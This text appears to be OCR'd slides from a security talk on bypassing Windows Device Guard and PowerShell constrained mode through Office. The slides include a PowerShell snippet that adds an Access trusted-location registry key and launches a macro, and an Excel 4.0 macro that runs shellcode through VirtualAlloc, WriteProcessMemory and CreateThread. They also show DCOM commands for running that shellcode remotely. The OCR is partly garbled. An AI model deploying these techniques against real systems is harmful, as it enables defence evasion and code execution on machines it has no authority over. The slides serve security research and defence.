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
TRUSTED LOCATIONS

- Trusted locations are managed in the registry
- All the default ones are only writable by admins

TRUSTED LOCATIONS


ACCWIZ Properties

General | Sharing | Security | Previous Versions | Customize

Object name: ram Files\Microsoft Office\Root\Office16\ACCWIZ


Group or user names:

- SYSTEM
- Administrators (CYBERPHILIPTLAP\Administrators)
- Users (CYBERPHILIPTLAP\Users)
- TrustedInstaller

To change permissions, click Edit.

Permissions for Users	Allow	Deny
Full control		
Modify		
Read & execute	✓	
List folder contents	✓	
Read	✓	
Write		

TRUSTED LOCATIONS



Computer\HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Access\Security\Trusted Locations\Location2

Name	Type	Data
(Default)	REG_SZ	(value not set)
Description	REG_SZ	Access default location: Wizard Databases
Path	REG_SZ	C:\Program Files\Microsoft Office\Root\Office16\ACCWIZ\

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
¯_(ツ)_/¯



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

PS IN CLM TO ARBITRARY CODE EXAMPLE



```
[UInt32]$Hkcu = 2147483649 # Int representation of the HKLM hive
$Key = "Software\Microsoft\Office\16.0\Access\Security\Trusted Locations\BypassTest"
$Result = Invoke-CimMethod  -ClassName StdRegProv -MethodName CreateKey -Arguments @{hDefKey = $Hkcu; sSubKeyName = $Key}
if ($Result.ReturnValue -ne 0){
Write-Warning "Could not create key $Key in HKCU. ERROR $($Result.ReturnValue)"
}
Invoke-CimMethod -ClassName StdRegProv -MethodName SetStringValue -Arguments @{hDefKey = $hkcu; sSubKeyName = $key; sValueName = "Path"; sValue = "c:\Temp\"}
Invoke-CimMethod -ClassName StdRegProv -MethodName SetStringValue -Arguments @{hDefKey = $hkcu; sSubKeyName = $key; sValueName = "Description"; sValue = "whatever"}
& "C:\Program Files\Microsoft Office\Root\Office16\MSaccess.exe" "C:\Users\philip\Documents\Database1.accdb" /x  Macro2 /Embedding

urnValue PSComputerName
-------- --------------
       0
       0

C:\Users\philip>
```



UGH. FINE. LET'S BLOCK VBE7.DLL

NON-VBA BASED BYPASSES

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
EXCEL4.0 MACROS

- Excel actually has another, legacy macro feature, introduced in ‘92
- Implemented in excel.exe itself
- CALL and REGISTER functions allow execution of arbitrary dll functions
- May leave a subtle taste of vomit in your mouth after use

EXCEL4.0 MACROS

» Can be used to run x86 shellcode via a method discovered by Stan Hegt and Pieter Ceelen of Outflank


EXCEL4.0 MACROS



SECURITY WARNING Macros have been disabled.

	1	2	3
1	=REGISTER("Kernel32", "VirtualAlloc", "JJJJJ", "VAlloc", , 1, 9)	=#VALUE!	0
2	=VAlloc(0,1000000,4096,64)	END	
3	=REGISTER("Kernel32", "WriteProcessMemory", "JJJCJJ", "WProcessMemory", , 1, 9)		
4	=SELECT(R1C2:R1000:C2,R1C2)		
5	=SET.VALUE(R1C3, 0)		
6	=WProcessMemory(-1, R2C1,ACTIVE.CELL(), LEN(ACTIVE.CELL()), 0)		
7	=REGISTER("Kernel32", "CreateThread", "JJJJJJJ", "CThread", , 1, 9)		
8	=CThread(0, 0, R2C1, 0, 0, 0)		
9	=HALT()		
10			
11			
12			
13			
14			
15			

RUNNING SHELLCODE VIA DCOM




```
PS C:\Users\User> $excel = [activator]::CreateInstance([type]::GetTypeFromProgID("Excel.Application"))
PS C:\Users\User> $workbook = $excel.Workbooks.Open("C:\Users\User\Desktop\shellcode.xls")
PS C:\Users\User> $workbook.RunAutoMacros(1)
1
PS C:\Users\User>
```

Fileless version by Stan Hegt available here - https://github.com/outflanknl/Excel4-DCOM

EXCEL4.0 MACROS

- The current technique can’t support x64 shellcode due to datatype and calling convention constraints
- The fileless lateral movement version is a bit slow, as it writes the payload byte by byte
- A fast, 64-bit supporting version and an accompanying blogpost are available here – https://www.cybereason.com/blog/excel4.0-macros-now-with-twice-the-bits

RUNNING SHELLCODE VIA DCOM – X64 SUPPORT



```
PS U:\> Invoke-ExShellcode -ComputerName 127.0.0.1 -Payload C:\Users\philip\Downloads\x64MsgBox -x64
1
PS U:\>
```

RUNNING SHELLCODE VIA TRUSTED FOLDER

» The trusted directory trick works exactly the same, without VBA

BENEFITS OF EXCEL4 MACROS

» Less likely to be killed if DG is introduced to office

» No external library to block

» Excel is installed = Device Guard Forever(?)-Day

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ACTIVESCRIPT BYPASSES

ACTIVESCRIPT BYPASSES

- ActiveScript is a generic Windows scripting technology
- What’s behind vbscript/jscript
- The target of many recent bypasses (Squibly[A-Za-z]*)

